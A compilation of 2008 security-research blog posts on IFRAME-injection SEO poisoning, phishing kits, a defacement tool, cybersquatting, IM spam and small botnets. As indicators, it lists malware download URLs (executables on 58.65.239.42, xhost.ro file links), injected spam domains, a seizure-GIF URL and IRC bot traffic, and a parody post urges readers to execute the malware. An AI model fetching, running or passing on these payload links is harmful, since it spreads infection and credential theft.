[18]More High Profile Sites IFRAME Injected

[19]More CNET Sites Under IFRAME Attack

[20]ZDNet Asia and TorrentReactor IFRAME-ed

[21]Rogue RBN Software Pushed Through Blackhat SEO

[22]Massive RealPlayer Exploit Embedded Attack

[23]Another Massive Embedded Malware Attack

[24]Yet Another Massive Embedded Malware Attack

[25]Massive Blackhat SEO Targeting Blogspot

[26]Massive Online Games Malware Attack

Press coverage:

[27]Symantec's Internet Threat Meter

[28]Major Web sites hit with growing Web attack

[29]Audit Your Web Server Lately?

[30]Hackers expand massive IFrame attack to prime sites

[31]Major Web Sites Hit with Growing Web Attack

[32]Major Sites Hit with IFRAME Injection Attacks

[33]Researcher - IFRAME Redirect Attacks Escalate

[34]An Update to the IFRAME SEO Poisoning

[35]Massive Web Server Hack

[36]Massive IFRAME Continues to Hit Top Sites

[37]Attackers booby-trap searches at top Web sites

[38]Several Major Websites Affected By Major Iframe Attack

[39]Web Security Scanning Is Paramount

[40]SEO poisoning attack hits big sites; Can the defenses scale?

[41]Hackers step up search results attack

[42]Tale of the IFRAME Continues

1. http://ddanchev.blogspot.com/2008/03/pr-storm-mass-iframe-injectable-attacks.html

2.

http://4.bp.blogspot.com/_wICHhTiQmrA/R9GX6E-0F5I/AAAAAAAABcI/SpJ-qA6Dozk/s1600-h/internet_threat_meter_S

YMC.jpg

3. http://blogs.stopbadware.org/articles/2008/03/27/alert-xp-antivirus-2008

4. http://www.us-cert.gov/current/index.html#search_engine_iframe_injection_attacks

5. http://img182.imageshack.us/img182/3766/usatodayseoiframehd0.jpg

6. http://img182.imageshack.us/img182/6155/abcnewsseoiframejc9.jpg

7. http://img182.imageshack.us/img182/8131/newsseoiframeib3.jpg

8. http://img442.imageshack.us/img442/3487/targetseoifraameab3.jpg

9. http://img182.imageshack.us/img182/8086/packardbellseoiframerp5.jpg

10. http://img182.imageshack.us/img182/9142/walmartseoiframexi0.jpg

11. http://img185.imageshack.us/img185/3336/rediffseoiframevo6.jpg

12. http://img442.imageshack.us/img442/7408/miamiheraldseoiframend0.jpg

13. http://img185.imageshack.us/img185/8121/bloomingdalesseoiframeed9.jpg

14. http://img413.imageshack.us/img413/3473/patentstormseoiframeax4.jpg

15. http://img413.imageshack.us/img413/5581/webshotsseoiframewm0.jpg

16. http://img149.imageshack.us/img149/2375/searsseoiframezb2.jpg

17. http://img149.imageshack.us/img149/3306/forbesseoiframeig6.jpg

18. http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html

19. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

20. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

21. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

22. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

23. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

24. http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html

25. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

26. http://ddanchev.blogspot.com/2007/08/massive-online-games-malware-attack.html

27. http://img187.imageshack.us/img187/8192/symcseopoisondg1.jpg

28. http://www.washingtonpost.com/wp-dyn/content/article/2008/03/29/AR2008032900032.html

29. http://www.symantec.com/enterprise/security_response/weblog/2008/03/audit_your_web_server_lately.html

30. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9073098&intsrc=hm_list

31. http://www.infoworld.com/article/08/03/28/Major-Web-sites-hit-with-growing-Web-attack_1.html

32. http://www.webpronews.com/topnews/2008/03/28/major-sites-hit-with-iframe-injection-attacks

33. http://security.blogs.techtarget.com/2008/03/28/researcher-

iframe-redirect-attacks-escalate/

34. http://isc.sans.org/diary.html?storyid=4210

35. http://blogs.pcmag.com/securitywatch/2008/03/massive_web_server_hack.php

36. http://sunbeltblog.blogspot.com/2008/03/massive-iframe-continues-to-hit-top.html

37. http://www.news.com/8301-10784_3-9905951-7.html

38. http://www.webguild.org/2008/03/several-major-websites-affected-by.php

39. http://windowsitpro.com/article/articleid/98663/web-security-scanning-is-paramount.html

40. http://blogs.zdnet.com/security/?p=986

41. http://www.vnunet.com/vnunet/news/2213090/search-engine-attack-lingers

42. http://blog.trendmicro.com/tale-of-the-iframe-continues/



The Epileptics Forum Attack (2008-03-31 09:27)

Now that's a weird example of a [1]successful targeted attack abusing epileptics' photo sensitivity. [2]Hackers post seizure causing flashing images at an Epileptics forum :

" Internet griefers descended on an epilepsy support message board last weekend and used JavaScript code and flashing computer animation to trigger migraine headaches

and seizures in some users. The nonprofit Epilepsy Foundation, which runs the forum, briefly closed the site Sunday to purge the offending messages and to boost security. The incident, possibly the first computer attack to inflict physical harm on the victims, began Saturday, March 22, when attackers used a script to post hundreds of messages embedded with flashing animated gifs. "

Mentioning the attack would mean nothing if I'm not to provide screenshots of the forum postings courtesy of user Pedrobear, and the actual seizure image used, which in the case of this attack was ***pics.ohlawd.net/img/seizure.gif****.*

And if you think ***seizure.gif*** *is mean, [3]optical illusions such as this one can cause the same effects to everyone if you're to stare at it for more than five seconds.*

1. http://it.slashdot.org/article.pl?no_d2=1&sid=08/03/29/206207

2. http://www.wired.com/politics/security/news/2008/03/epilepsy

3. http://www.ukpuzzle.com/puzzles/014.jpg

149



Phishing Pages for Every Bank are a Commodity (2008-03-31 09:43)

*A new phishing scam is currently in the wild, emails pretending to be from Bank of ****** were detected by*

******, anti spam vendors are indicating a tremendous increase in phishing emails during the last quarter - phishing*

headlines as usual, isn't it? Phishing is logically supposed to increase, the convergence of phishing and bankers malware is already happening, segmentation of the emails database is only starting to take place, and it's not that a perticular brand is targeted more efficiently than other - they're all getting targeted. In 2008, phishing pages for each and every bank are a commodity, anyone can download them, modify them to have the stolen data forwarded to a third-party, backdoor them to have phishers scamming the phishers, facts that are shifting the emphasis on the segmentation, malicious economies of scale concept, the spamming process of phishing emails, and of course, the arms race between the targeted brands and the phishers in terms of catching up with each other's activities.

In the very same way, malware authors apply Quality and Assurance practices to their malware releases by

sandboxing, making sure they have a low detection rate by scanning them with all the anti virus scanners available, as well as ensuring they'll [1]phone back home through bypassing the most popular firewalls, phishers tend to put a lot of efforts into coming up with the very latest fake phishing pages of each and every brand or financial institution.

What you see in the attached screenshot is a detailed description of the exact type of information the phishing page is capable of collecting, and when it was last updated. And while the question to some has to do with the number of people getting tricked by phishing emails, coming across such regularly updated repositories makes me think how many people are getting tricked by outdated phishing pages.

The logical questions follows - why would a phisher simply release the very latest phishing pages for a multitude of brands to be targeted in the wild for free, [2]next to keeping

them private for his very own private phishing purposes? Take web malware exploitation kits for instance, and the moment when once they turned into a commodity, they started getting used as a bargain in many other deals. In the phishing pages case, once the "product"

is offered for free, the "service" in this case [3]the possible segmentation and spamming as a process comes with a price tag.

And while someone's currently using these freely available phishing pages, others are selling them to those unaware that they're actually a commodity and come free, and someone else is using them in a bargain deal offering them as a bonus for purchasing another underground good or service to an uninformed bargain hunter again not 150

knowing that what's offered as bonus is actually available for free - the [4]dynamics of the underground economy in full scale.

Related posts:

[5]RBN's Phishing Activities

[6]Inside a Botnet's Phishing Activities

[7]Large Scale MySpace Phishing Attack

[8]Update on the MySpace Phishing Campaign

[9]MySpace Phishers Now Targeting Facebook

[10]DIY Phishing Kits

[11]DIY Phishing Kit Goes 2.0

[12]PayPal and Ebay Phishing Domains

[13]Average Online Time for Phishing Sites

[14]The Phishing Ecosystem

[15]Assessing a Rock Phish Campaign

[16]Taking Down Phishing Sites - A Business Model?

[17]Take this Malicious Site Down - Processing Order..

[18]209 Host Locked

[19]209.1 Host Locked

[20]66.1 Host Locked

[21]Confirm Your Gullibility

[22]Phishers, Spammers and Malware Authors Clearly Consolidating

[23]The Economics of Phishing

1. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

2. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

3. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

6. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

7. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

8. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

9. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

10. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

11. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

12. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

13. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

14. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

15. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

16. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

17. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

18. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

19. http://ddanchev.blogspot.com/2007/12/2091-host-locked.html

20. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

21. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

22. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

23. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

151

1.4

April

152



A Commercial Web Site Defacement Tool (2008-04-01 12:13)

On the look for creative approaches to cash out of selling commodity tools and services, malicious parties within the underground economy continue applying basic market approaches to further commercialize what was once a tax

free area. [1]Commercial click fraud tools, [2]managed spamming services and [3]fast-fluxing on demand, [4]botnets and DDoS attacks as [5]a service, [6]malware pitched as a remote access tool with limited functionality to prompt the user to buy the full version, malware crypting as

a service, and the very latest indication for this trend is the availability of commercial [7]web site defacement tools.

There’s a common misunderstanding regarding web site defacement tools, namely that of a defacer on purposely targeting a specific domain. That’s at least the way it used to be, before defacers started embracing the efficiency model, namely deface anyone, anywhere, than parse the successful defacements logs, come across a high profile site and make sure the entire defacers community knows that they’ve defaced it - well at least their automated web sites defacement tools did [8]in a combination with remotely included [9]web backdoors.

153



This particular commercial web site defacement tool’s main differentiation factor compared to others is it’s efficiency centered functionability, namely it has a [10]built-in Zone-H defacement archive submission. Moreover, within the functions changelog we see :

" Choose number of perm folder to check it and go another site with out load all perm it cause to deface with more speed; Working back proxy and cache servers; Get Connect back with php in all servers that safe mode is Off (with out need any command same as system() ; Auto Detect Open Command"

It is such kind of commercialization approaches of commodity goods that increase the market valuation of the underground economy in general, one thing for sure though - while certain parties are messing up with entry barriers making it damn easy to launch a phishing or a malware attack, others are trying to prove themselves as aspiring

entrepreneurs. In the long-term, I'd rather we have defacers deface than consolidate with phishers, spammers and malware authors for the purpose of malware embedded attacks, hosting and sending of scams, a development that is slowly starting to take place despite my wishful thinking.

Related posts:

[11]Hacktivism Tensions

[12]Hacktivism Tensions - Israel vs Palestine Cyberwars

[13]Mass Defacement by Turkish Hacktivists

[14]Overperforming Turkish Hacktivists

1. http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html

2. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

3. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

4. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

5. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

6. http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html

7. http://photos1.blogger.com/blogger/1933/1779/1600/dtool-

1.0.png

8. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

9. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

10. http://www.zone-h.org/

11. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

12. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

13. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

14. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html



UNICEF Too IFRAME Injected and SEO Poisoned (2008-04-01 13:45)

The very latest, and hopefully very last, high profile site to successfully participate in the recently exposed [1]massive SEO poisoning, is UNICEF's official site. In fact the campaign is so successful, where successful means that each and every poisoned result loads the injected IFRAME using UNICEF.org as a doorway to pharmaceutical spam and scams, that one of the most prolific domains within the IFRAMES (highjar.info) is already returning " Bandwidth

Limit Exceeded. The server is temporarily unable to service your request due

to the site owner reaching his/her bandwidth limit. Please try again later " messages.

This is the perfect moment to point out that as of yesterday's afternoon the search engines that were indexing the SEO poisoned pages have implemented filters so that the malicious pages no longer appear in their indexes, thereby undermining the critical success factor for this campaign - hijacking search traffic . Case closed? At least for now, and even though the black hat SEO is taken care of the last time I checked, some of the sites originally mentioned, and 156



many others still need to take care of the web application vulnerabilities.

Tracking this campaign in a detailed manner inevitably results in a quality actionable intelligence data, in between the added value out of the historical preservation of evidence. The malicious parties behind this know what they're doing, they've been doing it in the past, and will continue doing it, therefore it's extremely important to document what was going on at a particular moment in time. It's all a matter of perspective, some care about the type of vulnerability exploited, others care who's hosting the rogue security applications and the malware, others want to establish the RBN connection, and others want to know who's behind this. [2]Virtual situational awareness through CYBERINT is what I care about.

Let's close the case by assessing UNICEF.org's IFRAME injection state as of yesterday's afternoon.

What is

highjar.info/error (75.127.104.26) anyway? Before it felt the "UNICEF effect" in terms of traffic, it used to be a "

Easy SEO | A Coaching Site For BEGINNING webmasters ". And the last time it was active, the injected redirect was forwarding to ravepills.com/?TOPQUALITY (69.50.196.63) and RavePills is what looks like a "legal alternative to Ecstasy" :

" On the other hand, Rave is the safest option available to you without the fear of nasty side-effects or a long time in jail. Rave gives you the same buzz that the illegal ones do but without any proven side-effects. It's absolutely non-addictive & is legal to possess in every country. Rave gives you the freedom to carry it anywhere you go as it also comes in a mini-pack of 10 capsules. "

IFRAMES injected within UNICEF.org :

highjar.info (75.127.104.26)

viagrabest.info (81.222.139.184)

157

pharmacytop.net (216.98.148.6)

grabest.info

Now that the entire campaign received the necessary attention and raised awareness on its impact, let's move onto the next one(s), shall we?

1. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

2. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

158



Cybersquatting Symantec's Norton AntiVirus (2008-04-01 14:17)

For the purpose of what? Upcoming fraudulent activities, again courtesy of [1]Interactivebrand's undercover domains portfolio having registered the following domains cybersquatting [2]Norton AntiVirus, next to the PandaSecurity and McAfee ones I listed in a previous post :

antivirus-norton.org

norton-2007.org

norton-antivirus-2007.org

norton-virus-scan.org

nortonsecurityscan.org

norton-antivirus-2007.net

norton-antivirus-2008.net

norton2008.net

nortonantivirus2007.net

nortonantivirus2008.net

nortonsecurityscan.net

norton-2008.com

norton-antivirus2007.com

norton-virus-scan.com

nortonsecurity2008.com

Registed and again operated by :

Interactivebrands

Tech City:St-Laurent

Tech State/Province:Quebec

Tech Postal Code:H4L4V5

Tech Country:CA

Tech Phone:+1.5147332556

159

Tech FAX:+1.5147332533

Tech Email:admindns @ interactivebrands.com

Now that's a proactive response to another upcoming scam, an here are some comments on [3]one of the

domains.

1. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

2. http://www.symantec.com/enterprise/security_response/weblog

3.
http://www.siteadvisor.com/sites/nortonsecurityscan.net/summary/

160



HACKED BY THE RBN! (2008-04-01 22:35)

The RBN 0wnZ 7th1 $ Bl0g! April 1st, 2008, St.Petersburg, Russia. The Russian Business Network, an internationally renowned cyber crime powerhouse is proud to present its very latest malware cocktail by embedding live exploit URLs within one of the top ten blogs to be malware embedded due to their overall negative attitude regarding the RBN's operational activities. A negative attitude that's been nailing down the RBN's cyber coffin as early 2007, prompting us to hire extra personel, thereby increasing our operational costs.

Hijacked readers of this blog, executing the harmless to a VMware backed up PC setup files below, will not

just strengthen our relationship by having your computer contact ours, but will also help us pay for the infrastructure we use to host these, and let us continue maintaining our 99 % uptime even in times of negative attitude on a large scale against our business services.

How can you too, support the RBN, just like hundreds of thousands customers whose computers keep on con-

necting to ours already did? Do the following :

- Execute our very latest, small sized executable files and let them do their job

58.65.239.42/jdk7dx/ inst250.exe

58.65.239.42/jdk7dx/ alexey.exe

58.65.239.42/jdk7dx/ 6.exe

161

58.65.239.42/jdk7dx/ 1103.exe

58.65.239.42/jdk7dx/ eagle.exe

58.65.239.42/jdk7dx/ krab.exe

58.65.239.42/jdk7dx/ win32.exe

58.65.239.42/jdk7dx/ pinch.exe

58.65.239.42/jdk7dx/ ldig0031242.exe

58.65.239.42/jdk7dx/ 64.exe

58.65.239.42/jdk7dx/ system.exe

58.65.239.42/jdk7dx/ bhos.exe

58.65.239.42/jdk7dx/ bho.exe

- Once you've executed them, make sure you initiate an E-banking transaction right way. Do not worry, you

don't to give us your banking details for the donation, we already have them, and will equally distribute your income by meeting our financial objectives

- Now that you're done transfering money, authenticate yourself at each every web service that you've ever

been using. Trust is vital, and so that we've trusted you by providing you with our latest small sized executable files, it's your turn to trust us when asking you to do so

- Don’t forget to plug-in any kind of writeble removable media once you’ve executed the files above as well, as we’d really like to deepen our relationship by storing them, and having them automatically execute themselves the next time you plug-in your removable media

- Sharing is what drives our business. Just like the way we’ve shared and trusted with by providing you with direct links to our executables, in exchange we know you wouldn’t mind sharing some of that free hard disk space you have for our own distributed hosting purposes

Stop hating and start participating, join our botnet TODAY! Don’t forget, diamonds degrade their quality, hosting services courtesy of the RBN are forever!

Sincerely yours,

"HostFresh" - RBN’s Hong Kong subsidiary

162



Quality and Assurance in Malware Attacks (2008-04-02 18:02)

The rise of multiple antivirus scanners and sandboxes as a web service, did not only increase the productivity level of researchers and utilized the wisdom of crowds concept by sharing the infected samples among all the participants courstesy of the crowds submitting them, it also logically contributed to the use of these freely available services by malware authors themselves. In fact, the low detection rate is often pointed out as the quality of the crypting service by the authors themselves while advertising their malware or crypting services. And when a popular piece of malware known as[1] Shark introduced a built-in VirusTotal

submission to verify the low detecting rate of the newly generated server, something really had to change - like it did.

At the beginning of 2008, VirusTotal which is among the most widely known and used such multiple antivirus

scanner as a web service, decided to remove the "[2]Do not distribute the sample" option, directly undermining the malware authors' logical option not to share their malware with anti virus vendors, but continue using the service.

The multiple antivirus scanner as a web service is such a popular model, that there're several other such services 163

available for free, with many other underground alternatives for internal Q &A purposes. But now that each and every possible service that comes with the malware product is starting to get commercialized, it is logical to question how would quality and assurance obsessed malware authors disintermediate the intermediary to actually break-even out of their investment in a malware campaign? Would they continue [3]porting malware services to the Web, or would they take some of their Q &A activities offline?

In the past, there've been numerous underground initiatives to come up with an offline multiple virus scan-

ners, and [4]here are some examples courtesy of PandaSecurity's Xabier Francisco, and as you can see in the attached screenshot, development in this area is continuing, with the following anti virus scanners included within this all-in-one offline malware scanner :

" A-Squared, AntiVir, Avast; AVG Anti-Virus Free Edition, BitDefender, Clam Win, Dr.Web, eTrust; F-Prot, Kaspersky

Antivirus 7, McAfee, Nod32; Norman, Norton, Panda, QuickHeal, Sophos, TrendMicro, VBA32"

Talking about reactive security, the concept of doing this has always been there, and will continue to evolve despite that the most popular online multiple anti virus scanning services started sharing all the infected samples between the anti virus vendors themselves. And now that malware authors are also starting to understand what behavior-based malware detection is, and how a [5]host based firewall can prevent their malware from phoning back home, even though the host is already infected, the success rates of their malware campaigns is prone to improve even before they've launched the campaign.

When malware authors start embracing the [6]OODA loop concept – Observation, Orientation, Decision, Ac-

tion – things can get really ugly. Why haven't they done this yet? They Keep it Simple, and it seems to work just fine in terms of the ROI out of their actions. One thing's for sure - malware will start getting benchmarked against each and every antivirus solution and firewall before the campaign gets launched, in a much more efficient and Q &A structured approach than it is for the time being.

1. http://ddanchev.blogspot.com/2007/08/rats-or-malware.html

2. http://blog.hispasec.com/virustotal/28

3. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

4. http://pandalabs.pandasecurity.com/archive/Multi-AVs-Scanners.aspx

5. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

6. http://en.wikipedia.org/wiki/OODA_Loop

164



The Cyber Storm II Cyber Exercise (2008-04-03 17:29)

I first blogged about the [1]"Cyber Storm" Cyber Exercise aiming to evaluate the preparedness for cyber attacks of several governments two years ago, and pointed out that :

" Frontal attacks could rarely occur, as cyberterrorism by itself wouldn't need to interact with the critical infrastructure, it would abuse it, use it as platform. However, building confidence within the departments involved is as important as making them actually communicate with each other. "

And while I'm still sticking to this statement, [2]a year later I also pointed out that :

" In a nation2nation cyber warfare scenario, the country that's relying on and empowering its citizens with cyber warfare or CYBERINT capabilities, will win over the country that's dedicating special units for both defensive and offensive activities, something China's that's been copying attitude from the U.S military thinkers, is already envisioning. "

165



Morever, Taiwan, too, copycating the U.S, performed a cyber warfare exercise codenamed "Hankuang No. 22" (Han Glory) in 2006 as well, fearing cyber warfare attacks from China.

The new "Cyber Storm" Cyber Exercise, is particularly interesting, especially the initiative to measure the response time to an OPSEC violation in the form of [3]sensitive information leaking on blogs. A very ambitious initiative, given the many other distribution channels, which when combined in a timely manner make it virtually impossible to shut down and censor, the leaked material. What if it gets spammed? Moreover, what's a leak to some, is transparency into the process for others. [4]Cyber Storm II is [5]already a fact whatsoever :

" At a cost of roughly $6.2 million, Cyber Storm II has been nearly 18 months in the planning, with representatives from across the government and technology industry devising attack scenarios aimed at testing specific areas of weakness in their respective disaster recovery and response plans. 'The exercises really are designed to push the envelope and take your failover and backup plans and shred them to pieces,' said Carl Banzhof, chief technology evangelist at McAfee and a cyber warrior in the 2006 exercise. Cyber Storm planners say they intend to throw a simulated Internet outage into this year's exercise, but beyond that they are holding their war game playbooks close to the vest. "

166



The main issue with this type of cyber exercises is that starting with wrong assumptions undermines a great deal of the developments that would follow. Cyber warfare is just an extension of the much broader information warfare as a

concept, namely, Lawfare, Econonomic Warfare, PSYOPS, to ultimately end up in [6]an unrestricted warfare stage.

Subverting the enemy without fighting with him, that’s what offensive cyber warfare is all about, even if you take

[7]people’s information warfare concept as an example. It’s a government tolerated/sponsored activity, whereas the government itself is suverting the enemy without fighting him, but forwarding the process to their collectivism minded citizens. The strong lose, since the adversary is abusing the most unprotected engagement point, thereby underminig the investments made into securing the most visible touch points. A couple of key points to consider in respect to the cyber exercise modelling weakness :

- White hats pretending to be black hats simply doesn’t work

- Frontal attack against critical infrastructure is pointless, insiders are always there to "take care"

- Passive cyber warfare such as [8]gathering OSINT and conducting espionage through botnets

- [9]Cyber warfare tensions engineering through the use of stepping stones

- Stolen and manipulated data is more valuable than destroyed data

- Lack of pragmatic blackhat mentality scenario building intelligence capabilities

- Unrestricted Warfare must be first understood as a concept, than anticipated as the real threat



From a strategic perspective, securing and fortifying what you have control of is exactly what the bad guys would simply bypass in their attack process, among the first rules of unrestricted warfare is that there're no rules with the idea to emphasize on the adaptation and going a step beyond the adversary's defense systems in place.

1. http://ddanchev.blogspot.com/2006/09/results-of-cyber-storm-exercise.html

2. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

3. http://www.engadget.com/2008/01/31/pentagons-cyber-storm-war-game-simulates-blogger-leaks-train/

4. http://www.washingtonpost.com/wp-dyn/content/article/2008/03/07/AR2008030701157.html

5. http://www.us-cert.gov/reading_room/infosheet_CyberStormII.pdf

6. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

7. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

8. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

9. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html



Skype Spamming Tool in the Wild (2008-04-07 13:57)

Have you ever wondered [1]what's contributing to the rise of instant messanging spam ([2]SPIM), and through the use of which tools is the proccess accomplished? Take this recent [3]proposition for a proprietary Skype Spamming Tool, and you'll get the point from a do-it-yourself (DIY) perspective. This proprietary tool's main differentiation factor is its wildcast capability, namely searching for John will locate and send mass authorization requests to all usernames containing John. So basically, by implementing a simple timeout limit, mass authorization requests are successfully sent. The more average the username provided, the more contacts obtained who will get spammed

with anything starting from phishing attempts and going to live exploit URLs automatically infecting with malware upon visiting them.

There're, however, two perspectives we should distinguish as seperate attack tactics, each of which requires a different set of expertise to conduct, as well as different entry barries to bypass to reach the efficiency stage. If you find this DIY type of tool's efficiency disturbing in terms of the ease of use and its potential for spreading malware serving URLs, you should consider its logical super efficiency stage, namely [4]the use of botnets for SPIMMING.

Will malware authors, looking for shorter time-to-infect lifecycles, try to replace email as infection vector of choice, with IM applications, which when combined with typosquatting and cybersquatting could result in faster infections based on impulsive social engineering attacks? Novice botnet masters looking for ways to set up the foundations of their botnet could, the pragmatic attacks will however, continue using the most efficient and reliable way to infect as many people as possible, in the shortest

timeframe achievable - [5]injecting or [6]embedding malicious links at legitimate sites.

169

Related posts:

[7]Uncovering a MSN Social Engineering Scam

[8]MSN Spamming Bot

[9]DIY Fake MSN Client Stealing Passwords

[10]Thousands of IM Screen Names in the Wild

[11]Yahoo Messenger Controlled Malware

1. http://blog.spywareguide.com/2008/03/more_skype_spam_promoting_rogu.html

2. http://skypejournal.com/blog/2008/03/the_skype_journal_evil_genius.html

3. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

4. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

5. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

6. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

7. http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html

8. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

9. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

10. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

11. http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html

170



Romanian Script Kiddies and the Screensavers Botnet (2008-04-08 10:17)

Shall we turn into zombies, and peek into the modest botnet courtesy of Romanian script kiddies, that are currently spamming postcard.scr greeting cards? Meet the script kiddies. This botnet is going nowhere mostly because

knowing how to compile an IRC bot doesn't necessarily mean you posses a certain know-how, a know-how that

[1]experienced botnet masters have been outsourcing for years. Malware is obtained through links pointing to : ***xhost.ro/filehost/phrame.php?action=saveDownload &fileId=15735***

xhost.ro/filehost/phrame.php?action=editDownload &fileId=12923

xhost.ro/filehost/phrame.php?action=saveDownload&fileId=3656

xhost.ro/filehost/phrame.php?action=editDownload&fileId=10936

Scanners result *: Result: 22/32 (68.75 %)*

Trojan.Zapchas.F; IRC/BackDoor.Flood; Backdoor.IRC.Zapchast

File size: *735139 bytes*

MD5*...: 015e5826084f2302b4b2c3237a62e244*

SHA1*...: 7d05949f6dfffdc58033c9d8b86210a9bd34897c*

171



Sample traffic output :

"NICK Mq2kC01

USER las "" "pic.kauko.lt" :Px7aW6

USER las "" "Helsinki.FI.EU.Undernet.org" :Px7aW6

USERHOST Mq2kC01

NICK :Rk1zK50

AWAY :Eu te scuip in cap si’n gura, tu ma pupi in cur si’n pula =))!

MODE Mq2kC01 +i

ISON loverboy loveru SirDulce

JOIN #madarfakar

USER kzg "" "Helsinki.FI.EU.Undernet.org" :Ho5xl1

NICK :Vm3uF52

MODE Mq2kC01 +wx"

And in next couple of hours, the most interesting domain that joined the IRC channel was :

*Ny2fW15 is [2]fwuser@mails.legislature.maine.gov * Kg1jT7*

Ny2fW15 on #madarfakar

Ny2fW15 using Noteam.Vs.undernet.org I'm too lazy to edit ircd.conf

Ny2fW15 is away: Eu te scuip in cap si'n gura, tu ma pupi in cur si'n pula =))!

Ny2fW15 has been idle 1min 31secs, signed on Fri Apr 04 12:05:17

Ny2fW15 End of /WHOIS list.

This botnet's futile attempt to scale is a great example of the growing importance of [3]knowlege and experience empowered botnet masters, as a key success factor for sustainability, and also, basic understanding of economic forces, namely, when they're not making an investment there cannot be a return on investment on their efforts at the first place. Take a peek at [4]the efficiency level of remote file inclusion achieved by another botnet, and at [5]alternative botnet C &C channels courtesy of botnet masters realizing that diversity is vital.

1. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

2. mailto:fwuser@mails.legislature.maine.gov

3. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

4. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

5. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

173



ICQ Messenger Controlled Malware (2008-04-14 13:50)

IM me a command, master - [1]part two. Diversifying the command and control channels of malware is always in a permanent development phrase, with malware authors trying to adapt their releases in order for them to bypass popular detection mechanisms. IM controlled malware is a great example of such a development, and now that I've already covered a Yahoo Messenger controlled malware in previous post, it would be logical to come up with more evidence on alternative IM networks used as a main C &C interface, such as ICQ in this case. The ICQ controlled malware's pitch :

174



" With this program, you will always be able to access the necessary functions of your computer using ordinary ICQ. It has the opportunity to add their scripts and commands, thus becoming a universal tool for controlling the computer -

it all depends on your imagination and skills. Through the program operations like the following can be run by default

- viewing directories, displaying messages, lauching programs, killing processes, shutdown, view active windows, and much more. "

Released primarily as a Proof of Concept, its source code is freely available which as [2]we've already seen in the past results in [3]more innovation added on behalf of those using the idea as a foundation for achieving their own malicious purposes.

175



The whole concept of abusing third-party communication applications for malware purposes, has always been there, in fact two years ago, there were even speculations that [4]Skype could be used to control botnets. A fad or a trend?

The lone malware author who's not embracing malicious economies of scale and looking for reliable and efficient ways to infect and control as many hosts as possible, is taking advantage of this, the rest are always looking for ways to port their botnets to a different C &C without loosing a single host in order to benefit from what a web application C &C can provide in respect to the old-fashioned IRCd command line commands.

